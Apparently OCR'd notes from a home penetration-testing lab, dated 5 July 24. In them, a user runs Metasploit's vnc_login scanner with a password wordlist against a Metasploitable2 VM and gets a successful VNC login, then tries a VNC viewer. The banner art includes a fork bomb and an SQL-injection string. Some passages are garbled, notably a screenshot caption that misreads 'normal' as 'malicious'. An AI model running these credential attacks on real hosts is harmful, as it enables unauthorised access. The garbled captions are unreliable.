


```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home KaliLinux Metasploitable2-Linux Kloprix Level 1
1 2 3 4
silentspectre@kali: /mnt/nfsacl/home/msfadmin/vulnerable
File Actions Edit View Help
(silentspectre@kali)-[/mnt/nfsacl/home/msfadmin/vulnerable]
$ sudo msfdb init && msfconsole
[i] Database already started
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

      `:oDFo:`
      ./ymM0dayMmy/.
      ~+dHJ5aGFyZGVyIQ==+-
      `:sm@~Destroy.No.Data~~s:`
      ~+h2~Maintain.No.Persistence~h+-
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
      ~++SecKCoin++e.AMd`      `.-:////+hbove.913.ElsMNH+-
      ~/.ssh/id_rsa.Des-      `htN01UserWroteMe!-
      :dopeAW.No<nano>o      :is:T&iKC.sudo-.A:
      :we're.all.alike`~      The.PFYroy.No.D7:
      :PLACEDRINKHERE!!      yxp_cmdsshell.Ab0:
      :msf>exploit -j.      :Ns.BOB&ALICEes7:
      :~srwxrwx:-.      `MS146.52.No.Per:
      :<script>.Ac816/      sENbove3101.404:
      :NT_AUTHORITY.Do      `T:/shSYSTEM-.N:
      :09.14.2011.raid      /STFULwall.No.Pr:
      :hevnsntSurb025N.      dNVRGOING2GIVUUP:
      :#OUTHOUSE- -s:      /corykennedyData:
      :$nmap -oS      SSo.6178306Ence:
      :AwsM.da:      /shMTL#beats3o.No.:
      :Ring0:      `dDestRoyREXKC3ta/M:
      :23d:      sSETEC.ASTRONOMYist:
      /-      /yo- .ence.N:(){ :! : & };;
      `:Shall.We.Play.A.Game?tron/
      ``-ooy.if1ghtf0r+ehUser5`
      .. th3.H1V3.U2VjRFNN.jMh+.`
      `MjM~WE.ARE.se~MMjMs
      +~KANSAS.CITY's~`
      J~HAKCERS~./.`
      .esc:wq!:`
      +++ATH`
```

Search vnc\_login

5 July, 24



The screenshot shows a Kali Linux terminal window titled 'silentspectre@kali: /mnt/nfsacl/home/msfadmin/vulnerable'. The terminal displays the output of the 'msf6 > search vnc' command. The output lists 10 modules, all marked as 'mal' (malicious) and 'nor' (not overrated). The first module is 'auxiliary/scanner/vnc/ard\_root\_pw', which is described as 'Apple Remote Desktop Root Vulnerability'. The other modules are related to VNC stagers and binders.

```
silentspectre@kali: /mnt/nfsacl/home/msfadmin/vulnerable
File Actions Edit View Help
root@metasploitable:/#
=[ metasploit v6.4.12-dev ]
+ -- --=[ 2426 exploits - 1250 auxiliary - 428 post ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]


Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vnc

Matching Modules

# Name Description Disclosure Date Ran
k - - - - -
- - - - -
0 auxiliary/scanner/vnc/ard_root_pw . nor
mal No Apple Remote Desktop Root Vulnerability
1 auxiliary/server/capture/vnc . nor
mal No Authentication Capture: VNC
2 payload/cmd/windows/http/x64/vncinject/bind_tcp_rc4 . nor
mal No HTTP Fetch, Bind TCP Stager (RC4 Stage Encryption, Metasm)
3 payload/cmd/windows/http/x64/vncinject/bind_tcp_uuid . nor
mal No HTTP Fetch, Bind TCP Stager with UUID Support (Windows x64)
4 payload/cmd/windows/http/x64/vncinject/reverse_tcp_rc4 . nor
mal No HTTP Fetch, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
5 payload/cmd/windows/http/x64/vncinject/reverse_tcp_uuid . nor
mal No HTTP Fetch, Reverse TCP Stager with UUID Support (Windows x64)
6 payload/cmd/windows/http/x64/vncinject/bind_named_pipe . nor
mal No HTTP Fetch, Windows x64 Bind Named Pipe Stager
7 payload/cmd/windows/http/x64/vncinject/bind_tcp . nor
mal No HTTP Fetch, Windows x64 Bind TCP Stager
8 payload/cmd/windows/http/x64/vncinject/bind_ipv6_tcp . nor
mal No HTTP Fetch, Windows x64 IPv6 Bind TCP Stager
9 payload/cmd/windows/http/x64/vncinject/bind_ipv6_tcp_uuid . nor
mal No HTTP Fetch, Windows x64 IPv6 Bind TCP Stager with UUID Support
```

Use the module: **auxillary/scanner/vnc/vnc\_login**

5 July, 24



The screenshot shows a Kali Linux terminal window with the Metasploit framework running. The user has searched for 'vnc\_login' modules. The results show one module: 'auxiliary/scanner/vnc/vnc\_login'. The user has then used the 'show options' command to display the module's configuration options.

```
silentspectre@kali: /mnt/nfsacl/home/msfadmin/vulnerable
File Actions Edit View Help
msf6 > search vnc_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/vnc/vnc_login          .               normal No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
msf6 > show options

Global Options:

Option          Current Setting  Description
-----
ConsoleLogging  false           Log all console input and output
LogLevel        0              Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter      The meterpreter prompt string
MinimumRank     0              The minimum rank of exploits that will run without explicit confirmation

Prompt          msf6            The prompt string
PromptChar      >              The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging  false           Log all input and output for sessions
SessionTlvLogging false          Log all incoming and outgoing TLV packets
TimestampOutput false           Prefix all console output with a timestamp


msf6 > use 0
^[[Amsf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
```

Set **RHOSTS** <ip> and run the exploit.



5 July, 24



```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x
1 2 3 4
silentspectre@kali: /mnt/nfsacl/home/msfadmin/vulnerable
File Actions Edit View Help
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD The password to test
PASS_FILE /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5900 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME <BLANK> no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.100.218:5900 - 192.168.100.218:5900 - Starting VNC login sweep
[+] 192.168.100.218:5900 - 192.168.100.218:5900 - Login Successful: :password
[*] 192.168.100.218:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5 July, 24



```
silentspectre@kali: ~/Downloads
File Actions Edit View Help

(silentspectre@kali)-[~]
$ cd Downloads


(silentspectre@kali)-[~/Downloads]
$ sudo dpkg -i VNC-Viewer-7.12.0-Linux-x64.deb
[sudo] password for silentspectre:
Selecting previously unselected package realvnc-vnc-viewer.
dpkg: regarding VNC-Viewer-7.12.0-Linux-x64.deb containing realvnc-vnc-viewer:
  realvnc-vnc-viewer conflicts with xtightvncviewer
  xtightvncviewer (version 1:1.3.10-8) is present and installed.
dpkg: error processing archive VNC-Viewer-7.12.0-Linux-x64.deb (--install):
  conflicting packages - not installing realvnc-vnc-viewer
Errors were encountered while processing:
 VNC-Viewer-7.12.0-Linux-x64.deb

(silentspectre@kali)-[~/Downloads]
$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data:
64 bytes from ams16s29-in-f14.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=127 ms
64 bytes from ams16s29-in-f14.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=76.1 ms
^C
  google.com ping statistics —
  2 packets transmitted, 2 received, 0% packet loss, time 1055ms
  rtt min/avg/max/mdev = 76.117/101.403/126.690/25.286 ms

(silentspectre@kali)-[~/Downloads]
$ xlightvncviewer
xlightvncviewer: command not found

(silentspectre@kali)-[~/Downloads]
$ xtightvncviewer
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication: 192.168.100.218:5900 - Starting VNC login sweep
Authentication failure 0 - 192.168.100.218:5900 - Login Successful: (password
192.168.100.218:5900 - Scanned 1 of 1 hosts (100% complete)

(silentspectre@kali)-[~/Downloads]
$ xtightvncviewer
```



serverDialog

